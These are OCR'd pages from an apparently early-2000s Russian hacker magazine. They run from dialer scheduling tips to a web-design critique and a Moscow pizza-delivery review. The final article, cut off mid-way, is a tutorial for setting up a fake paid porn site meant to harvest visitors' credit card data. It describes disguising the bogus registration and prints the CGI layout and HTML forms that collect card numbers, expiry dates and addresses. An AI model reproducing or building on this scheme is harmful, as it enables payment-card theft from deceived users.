Проги настроили, теперь настроим таймер подключения звонилки к Инету. Это делается опять же в Options, но теперь нас интересует закладка Sheduling, где, юзая все ту же кнопочку "+", мы добавляем свой график ночных подключений. В окне настроек нам нужно выставить следующие значения... В разделе Action, естественно, указываем - Connect (соединение), а в разделе Performing - Daily, то есть по дням, и указываем дни и время, когда нам нужно подключиться к Инету. Советую указать все семь дней, а время, естественно, будет для всех одинаковым.



В разделе Try to performing обязательно нужно установить максимальное количество времени, это необходимо для того, чтобы софтина как можно дольше пробовала приконнектиться к сети. После того как все описанное выше сделано, смело юзай кнопочку OK и переходи к обрыву соединения. Для создания нужного действия тебе нужно сделать все то же, что и при подключении, но в секции Actions указать Disconnect и указать время, с наступлением которого нужно оборвать связь. Для того чтобы проги не таскались как старые черепахи из-за плохого подключения, рекомендую войти в закладочку General в Options и в строке Connect at this speed or above выставить минимальную допустимую скорость подключения к Инету.




Не забудь также надавить на кнопочке, что расположена на передней панели проги Keep, иначе при первом же обрыве над всей твоей автоматизацией промелькнет розовая птица обломинго - соединение прога не восстановит.

После того как все сделал, немедленно закинь звонилку в трей и спокойно отправляйся с пивом по ласковым девочкам, а комп и без тебя справится. Ты только это - мне пару девчонок тоже оставь, ну чисто по знакомству :)).



Для тех кому нужно, огласим весь список, для самых пытливых оставим линки:

Teleport Pro - http://www.tenmax.com/teleport/pro/download.htm
Advanced Dialer - http://www.pysoft.com/downloads_fr.html
The Bat! - http://www.ritlabs.com/the_bat/index.html
Getright - http://www.getright.com/get.html




Веб-дизайн в сравнении



Андрей Каролик (andrusha@sl.ru)

Я долго думал о несовершенстве мира и несправедливости по отношению к первопроходцам веба. И в конце концов родилась идея этой статьи об ошибках, которые чаще всего совершают при изготовлении собственной паги в Инете. Здесь я постараюсь наглядно показать, чего делать НЕ НАДО и как делать НЕ НАДО.

Самым трудным было найти самую кривую страничку :). Пришлось устроить мини конкурс кривых сайтов с наибольшим количеством ошибок на оном. Итак, я наткнулся вот на такое произведение искусства:



Пройдемся более детально по всем кривостям этой страницы.

Компоновка

На приведенном примере компоновка вообще отсутствует напрочь. Составляющие сайта раскиданы, как после подрыва на противопехотной мине :). Изначально любой сайт надо начинать с того, что решить, как скомпоновать свое детище. По-хорошему надо взять чистый лист бумаги и попробовать нарисовать примерный вид своей странички. Уже на этой стадии можно выбрать, как именно разместить элементы своей странички, что стоит поместить на нее, а что лучше убрать. Компоновка - основополагающая сайта, так как потом будет меняться только наполнение. Лучше один раз потратить немного своего драгоценного времени, чем потом нещадно его не убивать на переделывание каждый раз.

Разрешение

Почему-то самым важным автор посчитал то, что каждый входящий должен увидеть надпись "1024x758 Оптимальное разрешение". Для начала, такого разрешения нет в природе :), а есть 1024x768. А потом я не понял, что автор собирался показывать на любом разрешении :). Если же твоя страничка имеет особенную компоновку, не позволяющую смотреть ее на любом разрешении, иногда разумно предупредить посетителя о том, что для просмотра желательно иметь определенное разрешение. Укажи это где-то внизу мелким шрифтом и очень ненавязчиво. Ведь в принципе просматривающий сам допрет до этого, если страничка не будет влезать на его экране. Но хорошим тоном считается делать пагу под любое разрешение, которое может быть у посетителя. То есть страничка должна одинаково смотреться на разных разрешениях, и при этом не должно искажаться графическое наполнение. Обычно для этого либо центрируют страничку, либо делают одну область с возможностью изменения по ширине без искажения, а остальные области фиксируют по ширине.

Баннеры

Тут на самом видном месте воткнут баннер. Зачем? Баннеропоказ изначально нужен только сайтам с очень большой посещаемостью, чтобы в дальнейшем за счет показов своих баннеров привлекать новых посетителей. И это простая математика. Возьмем тот же RLE (Russian Link Exchange). В RLE (www.linkexchange.ru) стандартный обмен 1 к 2, то есть при показе на твоем сайте 10-ти баннеров твой покажут 5 раз. А если при этом учесть, что ткнут только 5-10 раз из 1000 показов, то не сложно уловить, что твой баннер просто не заметят :). Соответственно, выставлять баннеры при маленькой аудитории паги просто нецелесообразно. Допустим, все же хитов на твоем сайте прилично, и ты хочешь поставить баннеры. Тогда выбери ОДНОГО баннеропоказчика (советую все тот же RLE), а сам баннер всегда размещай в самом низу странички. Тогда он не будет мозолить глаза посетителям, а тебе будут капать баннеропоказы. Если же тебе важны клики, а не показы, то размести его выше, но при этом постарайся его замаскировать под дизайн странички и сделать так, чтобы он не выделялся, но при этом дополнял внешний вид. К тому же надо учесть, что он каждый раз будет новый.

Голосование

Еще один недостаток этой паги в том, что автор в самый верх поставил голосование, да еще под убойным заголовком "ГОЛОСУЙ И(ИЛИ) УХОДИ!!!". Особенно мне понравился вариант "ГОЛОСУЙ И УХОДИ" :). И он еще спрашивает: "Ну что мы скажем об этой страничке?". Я лично больше 0,1 по 10 бальной не поставил бы, и те 0,1 только за вредность :). Обычно природа подобных голосований не в мании величия, а в желании добавить интерактивность на страничку. Но при этом стараются поместить форму голосования в ненавязчивом месте и периодически менять вопрос. А вопрос о том, нравится страница или нет, я считаю просто глупым. Другое дело, можно спросить, например, что можно добавить или изменить на страничке, и перечислить варианты: ничего, добавить анимацию, изменить графику и прочее. Тогда посетители сами скажут, что они хотели бы увидеть на твоей паге и что им не нравится.

Цветовая палитра

Автор использовал тут более 10 цветов! Обычно нужно всего 2-3 цвета. Почему? Во-первых, трудно смотреть, когда все разными цветами и тянет блевать порой, если честно. Позывы в крайнем случае есть :). А, во-вторых, при большом количестве цветов не каждая видюха способна отобразить все цвета и использует наиболее близкие по значению соседние цвета. То же можно сказать и о мониторах - не все мониторы способны передать одинаково все оттенки и их сочетание. В результате посетитель может увидеть все совершенно в других цветах, а не в тех, в которых она задумывалась. Да и цвета выбирать нужно не от балды, а желательно

кратные 3-м, то есть состоящие из 0, 3, 6, 9, F и C. Но это в случае, если вся графика будет выполняться под выбранную палитру. В противном случае цвета выбирают исходя из имеющейся графики.


Счетчик

По поводу счетчика. Ну кто ж его лепит по центру и вверху? Такое впечатление, что посетителю только и нужно знать, сколько человек было на твоей страничке. Если ему это все же очень нужно, он найдет и сам без проблем, где бы счетчик не стоял. Счетчики, а чаще всего один, ставят в самый низ странички и как можно незаметнее. Цифры на счетчиках стоит показывать только на сайтах с десятками тысяч посещений в день для привлечения спонсоров. На обычных же страничках вполне подойдет счетчик рамблера (www.rambler.ru), который позволяет не показывать общее количество посетителей.

Моя любимая русский язык

А вот с русским языком у автора точно проблемы. При минимуме текста он все же умудрился сделать ошибку в пунктуации. Ошибки в пунктуации и орфографии недопустимы и напрочь отбивают желание посещать страничку повторно. Для проверки орфографии существует куча специальных программ. В том же всеми любимом ворде есть проверка на ошибки в орфографии и пунктуации. Даже если у тебя врожденная грамотность, потерять несколько минут на проверку не помешает. Зато потом не будет стыдно за свое творение.

Следующий пример корявой странички




Все предыдущие замечания я повторять не буду, расскажу подробно только о новых ошибках.

Фреймы

В данном случае от фреймов лучше не стало ни на грамм. Возможно, автору так проще было состряпать страничку. Но это только говорит о том, что чел не знает хтмл. Фреймы отчасти - пережитки прошлого, и сейчас они используются крайне редко, если не сказать, что не используются вовсе. На смену им давно пришли таблицы, с помощью которых можно добиться точно такого же расположения элементов на страничке. При этом не нужен файл, определяющий фреймовую структуру, и отдельные файлы с содержимым каждого кадра - все описывается в одном файле.

Таблицы

Видишь, как автор разместил текст в таблице и оставил стандартное обрамление? Вот никогда так не делай :). Обычно таблицы используют для компоновки, а не для обрамления. Обрамление рисуют сами и опять же компонуют с помощью таблицы. Связано это с тем, что стандартное обрамление (border = n) слишком примитивное, а главное - по-разному может быть отображено в разных броузерах. Если же рисовать обрамление самому, то все ограничения отпадают.




Я, конечно, ничего не имею против бисера :), но пару слов скажу.

Бекграунд и меню

После того как я увидел бекграунд меню, то сразу же схватился за сердце. А потом еще неделю пил валерьянку, дабы такое больше не повторялось :). Меню - это всегда то место, куда смотрят чаще всего. Соответственно, именно меню стоит продумать тщательнее всего. Оно должно быть и не очень броским и в то же самое время быть очень четким и легко читаемым. Меню должно занимать минимум полезного места и приносить максимум комфорта в навигацию по страничке. Бекграунд выбирается обычно монотонным, так как использование картинки в качестве бекграунда не всегда красиво смотрится и к тому же напрягает модем посетителя.

Андер констракшин

Больше всего бесит любое проявление недоделанности. Это всегда вызывает только одни мысли - неполноценность и ущербность. Так что никогда не спеши выставлять что-то типа under construction, тем более на главной страничке. Либо не выставляй свой агрегат, пока не будет все готово. Либо в недоделанные разделы поставь вежливое и разумное предложение о том, что в данный момент раздел верстается и в самом ближайшем будущем будет функционировать.



Больше всего не ожидал увидеть кривой сайт на хтмл про хтмл :).

Графика

На приведенном примере мало того что убого сделан градиент заливки в заголовках и не к месту, так как все заголовки лучше было сделать просто текстом. Так еще все это дело весит более 100 Кб! Иногда бывает, что нужно разместить качественное фото или логотип, тогда приходится выставлять файлы относительно больших размеров, но даже тогда стремятся оптимизировать размер файла по максимуму. Если же ты используешь графику, в которой использовано менее 256 цветов, то разумно будет выбрать монотонный бекграунд, а в графических изображениях поставить прозрачным цвет этого бекграунда. Тогда графика заметно “облегчится”, а внешний вид не изменится. Как я писал выше, обычно используют на страничке 2-3 цвета и “тащут” их через весь сайт. При пестрой графике обычно режут картинку на отдельные части с монотонными цветами, а потом “склеивают” с помощью таблицы. В результате суммарный объем будет меньше, а качество выше, чем если выставлять целой. Графический формат gif, кроме прочего, позволяет делать еще изображение и чересстрочным (interlaced), что позволяет грузить очертания картинки до ее полной загрузки. Это очень удобно, если невозможно избежать большого количества графики. Тогда посетитель еще до конца загрузки сможет по очертаниям понять, что это, и перейти дальше по ссылкам. Те же, кому интересно будет увидеть графику во всей красе, просто дождутся конца загрузки.

Пы.Сы.

В данной статье рассматривались личные странички, а не профессиональные работы или сайты веб-студий. Соответственно, и в качестве примеров были взяты только личные странички обитателей Инета.

ПИЦЦА НА ДОМ

SideX (sidex@xakep.ru)

Помнится, лет 5 назад сидели мы с корефаном у меня дома и гнали какую-то муть на асме. И чтоб не так скучно было кроить вирь, врубили по видаку фильм "Сеть" с Сандрой Баллок про кул-хацкеров. Фильм, конечно, бредовый, но от этого не менее интересный. Особенно интересной, но не оригинальной по американским меркам, мне показалась привычка героини заказывать себе пиццу прямо на дом. То ли она это делала по Инету, то ли по ббске, то ли по-обычному - голосом. Тогда я поинтересовался: где, на хрен, у нас пицца с доставкой? Но корефан вернул меня в объективную реальность, сообщив, что у нас на Родине нету такой услуги, что это только там, у них, у басурманов, пиццу развозят по домам. Увы, он оказался прав, и подкрепившись резиновыми пельменями, я забыл о затее с пиццей на дом.

Прошло лет 5, многое изменилось, в том числе и культура питания/обслуживания. Частью этой новой культуры стали разыскиваемые прежде организации, доставляющее пиццу на дом. Но всяких этих доставок расплодилось немерено, и я решил, что по сему вопросу нужен целый обзор-расследование. Подогреваемый голодом и любопытством, я начал "тестирование" :).

Понятно, что заказанные пиццы не должны стать основным источником питания, ибо это накладно по финансам и неполезно для твоего кул-хацкерского желудка =). Наиболее удобное применение для подгонки еды на дом в тот момент, когда ты приглашаешь даму к себе домой для... ну, для общения по интересам ;). А как показывают социологические опросы - основной части опрошенных дам хочется, чтобы ты их пригласил к себе домой на ужин, а не таскал по кабакам. А это как раз нам и надо ;). Да и по тратам такой досуг более экономичен. Итак, вот тебе обзорчик московских фирм, готовых накормить тебя горячей пиццей.

Transpizza

Реклама именно этой фирмы попалась мне первой. Показался интересным тот факт, что у "Транспиццы-экспресс" имеется свой сайт, где можно изучить/посмотреть все предлагаемые ими пиццы. Выбор вполне неплох: от простой вегетарианской "Маргариты" до всяких наворотов типа "Гавайской" с ананасами. Все пиццы имеют диаметр в 30 см и вес от 550 до 750 граммов. По ценам различия несущественны - от 190 р. до 260 р. В рекламе сообщается, что пиццы ориентированы на 2-3 персоны. Очевидно, на 2-3 либо сытые, либо маленькие персоны, ибо доставленную пиццу я смял без постороннего вмешательства :о.

Доставили очень быстро: через 30-35 минут после моего заказа, сделанного по телефону, приехал мужичок с моей пиццей, положенной в специальной сумке-термосе. Я заплатил 240 деревянных за наиболее сытную "Американку". Также приехавший мэн выдал мне причитающиеся 2 халявных напитка. В рекламе и на сайте говорится, что привезут 2 бутылки coca-colы или одну 1,5 литровую сиську пива "Красный восток". Мне надо было работать, и я заказал 2 бутылки колы. В реале это оказались две 0,33 банки: одна кола, другая фанта. Вроде же бутылки обещали? ;) В следующий раз закажу баттл пива и проверю объем мензуркой :).

За время доставки пицца не остыла, и я употребил еще горяченькую "Американку". Совсем другой вкус, чем у замороженных пицц. Много ветчины, колбасы, салями-папперони, грибы-шампиньоны. По вкусу не уступает выкрутасам "Патио пиццы". Не подгоревшая, с аккуратными кусками мяса и грибов.

Не понравилось лишь то, что форма заказа пиццы на их сайте - не работает. Да и чему там работать: это вовсе не их собственный скрипт, а обычная отправка сообщения на пейджер. Притом и на пагер кинуть сообщение не получилось - глюкнул скрипт и поведал, что сообщение не было отправлено. А я-то думал, у них по Инету заказы обрабатываются...

728-3518, пагер - 232-0000 аб. 37938

www.transpizza.ru

с 11 до 22-30

Мастер вкуса

Половина ответов Яндекса (www.yandex.ru) на запрос "Пицца на дом" содержала прямой или косвенный линк на сайт этой конторы. Это что-то значит? Очевидно, такой популярностью сей ресурс пользуется по той причине, что его хозяева торгуют наиболее дешевой пиццей из этого обзора. Обещают доставлять круглосуточно, не прерываясь ни на обеды, ни на завтраки, ни на сон. В общем, все ради потребителя. Как бы не так! Позвонив в 10 часов вечера в пятницу, в самое ходовое время, на мой взгляд, получил загадочные длинные гудки. Быть может они отправились доставлять пиццу в Зеленоград? Ведь у них есть такая опция, которой могут воспользоваться жители этого славного района г. Москвы. Я же засек оператора лишь в понедельник и заказал, как обычно, пиццу с грибами. Накинув, что неплохо было бы подогнать напитков.

Заказ приехал через час. Снова сумка-термос и деловитый чел-курьер. Отдал мне пиццу, а про напитки сообщил, что из-за того, что на улице жарко, - все закончились. Впрочем, не больно и надо: я заказал кока-солу лишь для того, чтобы порадовать тебя тем, что "Мастер вкуса" готов порадовать тебя питьем (тавтологам-коллегам привет =). Увы, порадовать не получится. Да и остальное не вызывает положительных эмоций: вместо мягкого сыра - нечто прорезиненное, вместо тонкого теста - что-то похожее на свежую корку, вместо золотистой корочки - подгоревшие края. Казалось бы, отстой, да вот цена успокаивает: всего 137 р. за одну пиццу. Что, замечу, дешевле, чем в "Транспицце" или "Hot smile pizza", на порядок. Если ты не гурман и пиццу рассматриваешь не более чем источник энергии, пиццы "Мастера вкуса" тебе подойдут. И если заказывать лично себе, типа на ланч, - то, что надо. По размеру/массе/диаметру пицца уступает всем остальным.

Вместе со сдачей дядька-курьер вручил мне дисконтную карту на 7%, которой можно воспользоваться при заказе любой пиццы. Пустячок, а приятно. Хотя я не уверен, что мне понадобится ;).

Последняя новость по этой шараге: ночью у них работает специальная пекарня, и значит все-таки можно оформить доставку круглосуточно. Хотя от этого ночью они не стали брать трубку для принятия этих заказов :-\.

725-3335

http://home.mega.ru/~pizza

С 00-00 до 24-00 - официально, реально с 10-30 до 21-00.

Hot smile PIZZA

Следов данного товарищества в Инете обнаружено не было. Но фишка может быть в том, что имеется сайт на английском, не имеющий отношения к Рунету. На такую мысль наводит факт, что при звонке тебе отвечают не по-русски, а по-английски. Странно... хотя тоже ничего странного: многие иностранцы, которые ту-

суются в Москве, также любят заказать себе поесть на дом. Ну, да это не столь важно.

Значит, позвонил я туда, уже имея дисконт в 20% на предстоящий заказ. О чем я предупредил девушку-оператора, являя значение: "Чиста нас с пацанами надо по первому классу обслужить, чтоб не как лохов. У нас тут есть конкретная малява на понтовую скиду". Хотя, когда я узнал цены этой фирмы, понял, что мой купон-тампон на 20% не спасет: разброс цен на пиццу - от 14$ за "Маргариту" до 20$ за эксклюзивную "Hot smile". Прикинув, что продегустировать Hot smile`овые творения за дешево не получится, был дан заказ на компоновку пиццы (вроде 1,4 Кг массы) из грибной и Beaf-Eater`a: по половинке каждой. Протокольное название варианта с грибами так и не запомнил :(. Помимо пиццы, в этом месте можно заказать немерено других продуктов питания: специальные экономичные ланчи, салаты, сэндвичи, десерты и напитки, среди которых есть пиво, эль и даже свежевыжатый сок! Цены, увы, на уровне ресторанных, и воспеваемый здесь сок стоит аж 7 баксов, сэндвичи в районе 6 и, как было написано выше, пиццы также отпускаются за достаточно большие бабки. Но сам факт универсальности продуктов, доставляемых этой фирмой, интересен, т.к. остальные пиццевозы ограничиваются напитками и, в лучшем случае, салатами.

Итак, я заказал половину пиццы с грибами и половину с говядиной. Привезли через 1 час 15 минут, хотя на чеке был написан час ;). В оправдание их непунктуальности, можно упомянуть, что заказ был произведён около 10 вечера, т.е. практически перед закрытием их конторы. Еду подогнали горячей. Не забыли потребовать купон, по которому выписали скидку ;).

Грибная оказалась очень даже ничего, а вот Beaf-Eater был укреплен, как ты понял из названия, говядиной, порезанной крупными ломтями. Что несколько портило общее впечатление от процесса потребления, особенно через 2 дня, когда я доедал последний кусок. Чего это я возился 2 дня с одной пиццей? Да вот прикинь: заказанный образец оказался, действительно, не детского размера. И даже после нападения на пиццу в тот же вечер двух голодных едоков половина осталась на завтра и четверть на послезавтра :).

230-9323, 230-9388

Пнд-Птн: с 10 до 23-00 Субб: с 11 до 23-00

Джонни-толстяк


Да простят меня сотрудники этой компании, если имя их детища не Джонни, а Джони - с одним "н" :). Это все филология - в этом мы не сильны: нам бы покушать лучше. Тут есть чем заправиться: ценовой диапазон рассматриваемых творений итальянской кухни достаточно широк - от 360 р. до 700 р. Все как одна - большие, по описанию - не меньше кило каждая. Можно заказать салаты: в меню имеется "Оливье" и "Овощной", цен которых я так и не узнал, отдавая бабки "за все сразу". Прогоняя заказ, я получил полную инфу о наличествующих напитках - есть как безалкогольные, так и с градусом %).

Скидок и флаеров у меня не было, т.к. про этот сервис я узнал после звонка в халявную справочную "Желтых страниц", где мне смогли найти лишь "Толстяка" по запросу о доставляемой пицце. Итого, заказ грибной пиццы вместе с классическим салатом "Оливье" вылился аж в 600р! Надо сказать, что цены у этих ребят... эээ... как бы высоковаты. А по сытности/питательности пиццы Джонни явно уступают Hot smile`овским: привезенная пицца была точь-в-точь похожа на релиз от Transpizza`ы, у которой цены в 2 раза ниже.

Короче, пользоваться услугами данной компании только из-за того, что они могут привезти салат (неплохой, кстати) и пиво - не стоит. Приятный момент в сношениях с Джонни - внимание к желаемой пицце клиента: можно выбрать из тонкого теста (мое предпочтение) или основанную на плотном.

755-9554





Ясен перец, что продавать утюги, телевизоры, холодильники и вибраторы мы не будем. Есть куда более актуальные вещи, такие как ПОРНУХА. Коей торгует немерено народа и подымает на этом бабло. Быть может подрубить реальные $ не получится... но перехват инфы по кредиткам гарантирован. В путь.

Для создания сайта, торгующего порнухой, требуется лишь немного мозгов (совсем немного :), фантазии и, конечно, руки, которые должны быть спокойны, так как на протяжении создания сайта нужно собрать множество картинок пикантного содержания ;). Если уже есть полвинта порнухи, тогда - no problems. Если неизвестно с чего начать, то можно зайти на сайт http://www.nature.bodhi.ru. После сбора информации нужно отыскать место надежного хостинга. Это очень важно, а то закроют сайт за неприличную информацию.

Хе-хе, приступим

Главное требование к сайту - поддержка CGI, а точнее Perl. Если таковой ни имеется, то можно забить на эту статью и найти другое пристанище для своей службы. Теперь поговорим о самом способе получения кредитных карточек. Это будет платный порносайт, и всякие озабоченные люди будут на нем регистрироваться. От них-то и будет приходить информация о кредитных карточках в почтовый ящик. Все процессы регистрации должны быть такими, чтобы пользователь не догадался, что это служба липовая. Процесс регистрации, в моем случае, был сделан довольно прилично, так что простой юзверь не догадается. Служба ведет лог каждого пользователя. Если пользователь долго бездействует (длительное время не смотрит порнокартинки), то ему надо будет заново логиниться. Когда пользователь просидит свое оплаченное время, то он выкидывается из этой службы.

Вроде все культурно, но есть один БАГ - нельзя сделать запрос в банк о том, существует ли вводимый пользователем номер кредитной карточки или нет; программа сможет проверить только правильность номера креды, то есть службу можно обойти простым генератором кредитных карточек :(. Но держатели карточек бывают глупые (довольно часто :), поэтому кредитки будут нормальными.

Представим, был получен сайт (всеми правдами и неправдами :) с адресом http://www.megaporno.com. Создана директория cgi-bin, где лежат все скрипты. Это четыре скрипта: join.cgi, login.cgi, show.cgi, func.pl. В этой же директории создаются еще четыре каталога: s-zone, user, status, ip. В s-zone должны находиться все картинки (порно), доступа к этой директории ни у кого не должно быть, как и у остальных трех. В user будут храниться данные о пользователе. Текущее состояние пользователя (сколько ему осталось жить :) записывается в директории status. В ip находится соответствие ip адресов именам пользователей. Вообще, об этих каталогах лучше не париться: просто создали их, остальное сделали скрипты. Создан файл index.htm в корневом каталоге, где должны быть ссылки на скрипт join.cgi (/cgi-bin/join.cgi) и login.cgi (/cgi-bin/login.cgi). Скрипт join.cgi отвечает за регистрацию пользователя, а login.cgi - за аутентификацию. Для файла join.cgi потребуется два файла join.dat и joined.dat. Первый файл - форма при регистрации, второй - после регистрации.

/ Файл join.dat /

```
<html><body>
```

```
!warning!
<form action="join.cgi" method="post">
<input type="HIDDEN" name="step" value="2">
Credit Card Type:
<input type="RADIO" name="type" value="VS"
checked>Visa
<input type="RADIO" name="type"
value="MC">MasterCard
<input type="RADIO" name="type"
value="AX">American Express
<br>Cardholder Name:
<input type="TEXT" name="name"><br>
Login:
<input type="TEXT" name="login"><br>
Password:
<input type="PASSWORD" name="pass-
word"><br>
Retype Password:
<input type="PASSWORD" name="rpass-
word"><br>
E-mail:
<input type="TEXT" name="mail"><br>
Country:
<input type="TEXT" name="country"><br>
Address:
<input type="TEXT" name="address"><br>
Credit Card number:
<input type="TEXT" name="ccard"><br>
Expiration Date:
<input type="TEXT" name="month" size=2>
<input type="TEXT" name="year"
size=4><br><br>

Mount:
<select name="mount">
<option value="30" selected>30$ - month
<option value="3">3$ - 3 days
</select><br>
<input type="SUBMIT" name="but"
value="Submit">
</form></center>
</td></tr></table></body>
</html>
```

/ Файл joined.dat /

```
<html>
<head>
<title>Congratulations!</title>
</head>
<body>
<center>
<table border=2 width=600 cellpadding=4>
<tr><td>
<b>You have joined to our
server!</b><br><br>
Your login: !login!<br>
Your password: !password!<br><br>
<a href="login.cgi">Click here</a> to start<br>
</td></tr>
</table>
</body>
</html>
```

Эти файлы немножко урезаны, более полные можно будет скачать (адрес в конце статьи). Для файла login.cgi необходим login.dat:

```
<html><head><title>Welcome!</title></head>
<body>
<center>
<table border=2 width=600
cellpadding=4><tr><td>
<center><b>Please, enter your login and pass-
word!</b></center>
<br>
<form action="login.cgi" method="post">
<input type="HIDDEN" name="step" value="2">
Login:
<input type="TEXT" name="login"><br>
Password:
<input type="PASSWORD" name="pass-
word"><br>
<input type="SUBMIT" name="submit"
value="Login"><br>
</td></tr></table>
</body></html>
```

Как все происходит

